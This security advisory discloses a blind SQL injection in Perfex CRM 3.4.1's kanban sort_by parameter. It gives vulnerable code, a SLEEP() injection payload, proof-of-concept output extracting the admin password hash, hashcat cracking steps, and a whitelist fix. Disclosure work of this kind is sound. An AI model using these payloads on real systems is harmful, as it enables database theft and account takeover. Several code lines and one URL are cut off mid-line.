Blind SQL Injection in Perfex CRM 3.4.1

Perfex CRM 3.4.1 pastes the `sort_by` request parameter directly into an ORDER BY clause with CodeIgniter's identifier escaping disabled. Any staff account — admin flag not required, zero role permissions is enough — can exploit this blind time-based SQL injection to read the entire application database, including the bcrypt-wrapped phpass hashes in `tblstaff.password`.

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Key facts

Vendor / Product	CodeCanyon / Perfex CRM (commercial PHP CRM)
Affected version	3.4.1 — likely every 3.x build that ships `application/services/AbstractKanban.php`
Vulnerability class	Blind time-based SQL Injection in `ORDER BY`
CWE	CWE-89 (SQL Injection), CWE-20 (Improper Input Validation)
CVSS 3.1	`AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N` — 7.1 High
Authentication required	Any staff account — **admin flag is not required**; zero role-permissions is enough
Primitive	Full read of the application database (incl. `tblstaff.password` phpass hashes → admin takeover)
Affected endpoints	`admin/leads/leads_kanban_load_more`, `admin/proposals/proposals_pipeline_load_more`, `admin/estimates/estimates_pipeline_load_more`, `admin/tasks/tasks_kanban_load_more`

Fix complexity	Low — whitelist the sortable columns in `AbstractKanban::applySortQuery`

TL;DR

Perfex's kanban load-more endpoints accept the `sort_by` and `sort` query parameters and paste them directly into an `ORDER BY` clause with the CodeIgniter query-builder's escape flag turned off. Any authenticated staff member — even a newly-hired support rep with zero role permissions — can inject a `SELECT ... SLEEP(...)` subquery into `sort_by` and, one byte at a time, read any row of any table in the application database. The most interesting row is `tblstaff.password WHERE admin=1`: a 60-character phpass hash that turns into an admin password with a few minutes of offline hashcat.

How the bug works

`application/services/AbstractKanban.php` has this method:

```
    protected function applySortQuery()
    {
        if ($this→sort_by_column && $this→sort_direction) {
            $nullsLast  = $this→qualifyColumn($this→sort_by_column) . ' IS NULL ' . $this
            $actualSort = $this→qualifyColumn($this→sort_by_column) . ' ' . $this→sort_d

            $this→ci→db→order_by(
                $nullsLast . ', ' . $actualSort,
                '',
                false                                //  ← escape disabled
            );
        }
    }

    protected function qualifyColumn($column)
    {
        return db_prefix() . $this→table() . '.' . $column;   // no whitelist
    }
```

`qualifyColumn()` just concatenates whatever column name it gets. `order_by(..., '', false)` tells CodeIgniter not to quote or validate the identifier. Both `$sort_by_column` and `$sort_direction` come straight from the request:

```
// application/controllers/admin/Leads.php
public function leads_kanban_load_more()
{
    if (!is_staff_member()) {
        ajax_access_denied();
    }

    $leads = (new LeadsKanban($status['id']))
    ->search($this->input->get('search'))
    ->sortBy(
        $this->input->get('sort_by'),      // ← attacker-controlled
        $this->input->get('sort')          // ← attacker-controlled
    )
    ->page($page)->get();
    ...
}
```

The only gate is `is_staff_member()`, which checks `is_not_staff = 0` on the staff row. No role check, no `staff_can('view', 'leads')`. A staff account with a brand-new custom role that grants nothing still gets in.

`AbstractKanban` is the base class for four sibling pipelines — **leads**, **proposals**, **estimates**, **tasks** — and all four admin controllers pass the raw query string in the same way. One vulnerable helper, four exposed endpoints.

Reproduction (UI-driven where possible)

Perfex 3.4.1 on a default install, listening on `http://target.example`. Two accounts are involved:

	ADMIN (VICTIM)	STAFF (ATTACKER)
Staff URL	`/admin`	`/admin`
Email	`admin@example.com`	`staff@example.com`
Password	*(anything)*	`StaffPass1!`
Role / flags	`admin=1`	`admin=0`, custom role with **no permissions**

1. Log in via the UI

Open `http://target.example/admin/authentication/admin` in a browser, enter `staff@example.com / StaffPass1!`, submit. The dashboard at `/admin` loads. In the page's global JS (visible in devtools → Sources) you'll see `app.user_is_admin = ""` and `app.user_is_staff_member = "1"` — confirming the session is a plain, non-admin staff session.

2. Trigger the vulnerable endpoint by using the product normally

Navigate to **Leads** in the left sidebar. The sidebar will say "This section requires proper permissions" for most items, but the Leads kanban view still loads because its AJAX endpoint is gated only by `is_staff_member()`. Open devtools → Network, switch to the Kanban view, and watch the request:

```
GET /admin/leads/leads_kanban_load_more?status=1&page=1&sort=asc&sort_by=dateadded
```

That's the vulnerable endpoint. The browser UI only lets you pick from a small set of `sort_by` values (`dateadded`, `name`, etc.), but the server never checks.

3. Prove the injection from the browser address bar

Paste this URL into the address bar (replace host as needed):

```
http://target.example/admin/leads/leads_kanban_load_more?status=1&page=1&sort=asc&sort_by
```

Decoded, that sets `sort_by` to `id,(SELECT SLEEP(3))`, which produces:

```
ORDER BY tblleads.id,(SELECT SLEEP(3)) IS NULL asc,
         tblleads.id,(SELECT SLEEP(3)) asc
```

On a clean install with three demo leads visible, the browser tab hangs for **~9 seconds** and then renders normally. Baseline without the injection: ~30 ms. That 300× delta is your confirmation — the subquery executed.

4. Automate extraction with the PoC


`poc/perfex_sqli.py` (included in the advisory bundle) performs the full exploit against a fresh install. One command:

```
$ python3 perfex_sqli.py http://target.example staff@example.com 'StaffPass1!'
[+] logging in as staff@example.com
[+] calibrating oracle
    baseline=0.01s  sleep_payload=3.02s
[+] extracting: SELECT password FROM tblstaff WHERE admin=1 LIMIT 1
    [01] '$'   so far: $
    [02] '2'   so far: $2
    [03] 'a'   so far: $2a
    [04] '$'   so far: $2a$
    [05] '0'   so far: $2a$0
    [06] '8'   so far: $2a$08
    [07] '$'   so far: $2a$08$
    ...
    [60] 'i'   so far: $2a$08$wnHFQ8wDHmrS/U67ClhW4uqsLr02uYj5lhuoKJHetp66OhW.UqbYi
[=] recovered: $2a$08$wnHFQ8wDHmrS/U67ClhW4uqsLr02uYj5lhuoKJHetp66OhW.UqbYi
```

What the PoC does:

1. Logs in through `/admin/authentication/admin` — the same form a human uses.
2. Calibrates timing against the endpoint.
3. Binary-searches each byte of `tblstaff.password WHERE admin=1` using a conditional `SLEEP()` inside the injected `ORDER BY`.

Feed the resulting 60-character phpass hash to hashcat mode `3200` (bcrypt) against any wordlist. A weak admin password is the difference between low-priv staff and super-admin.



Impact

The precondition — one active staff account — is weaker than it sounds:

- Low-privilege staff accounts exist by design in most Perfex deployments: support reps, sales people, accountants, contractors. None of them are trusted with the full database.
- Staff accounts are created and managed from the admin UI. A single compromised, phished, or disgruntled staff member is enough.
- The SQLi reads anything the MySQL user can see — which, on a default install, is the entire `perfex` database: all clients, contacts, invoices, contracts, tasks, tickets, files metadata, **and the bcrypt-wrapped phpass hashes for every staff and customer account**.

Admin takeover is the most direct escalation path, but even without cracking the admin hash, a low-priv staff member can silently read competitors' leads, client negotiations, and private project notes across every module.

Fix

Validate `sort_by` against a per-pipeline whitelist of known-safe columns. The cleanest place is `AbstractKanban::applySortQuery()`:

```
    protected function applySortQuery()
    {
        $allowed = $this->allowedSortColumns();    // new abstract method — each pipeline re
        $column  = in_array($this->sort_by_column, $allowed, true)
                     ? $this->sort_by_column
```

```
                    : $this->defaultSortColumn();
        $dir     = in_array(strtolower($this->sort_direction), ['asc','desc'], true)
                    ? $this->sort_direction
                    : 'asc';

        $qc = $this->qualifyColumn($column);
        $this->ci->db->order_by("$qc IS NULL $dir, $qc $dir", '', false);
    }
```

Also strip the `, '', false` pattern across the codebase anywhere user input can reach it — there is no good reason to disable identifier escaping on attacker-influenced strings.

Credit

Discovered and reported by **Jobyer Ahmed - Offensive Security Research**, Bytium.

References

- CWE-89 — https://cwe.mitre.org/data/definitions/89.html
- CWE-20 — https://cwe.mitre.org/data/definitions/20.html
- CVSS 3.1 calculator — https://www.first.org/cvss/calculator/3.1
- POC: https://github.com/bytium/vulnerability-research/blob/main/poc/perfex_sqli.py

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Part of Bytium's ongoing work on multi-tenant SaaS security. If you run Perfex CRM 3.x, treat every staff account as potentially admin-equivalent until a patched build ships; in the interim, enforce strong passwords for all staff, rotate the admin account's password, and avoid creating staff users for untrusted contractors.

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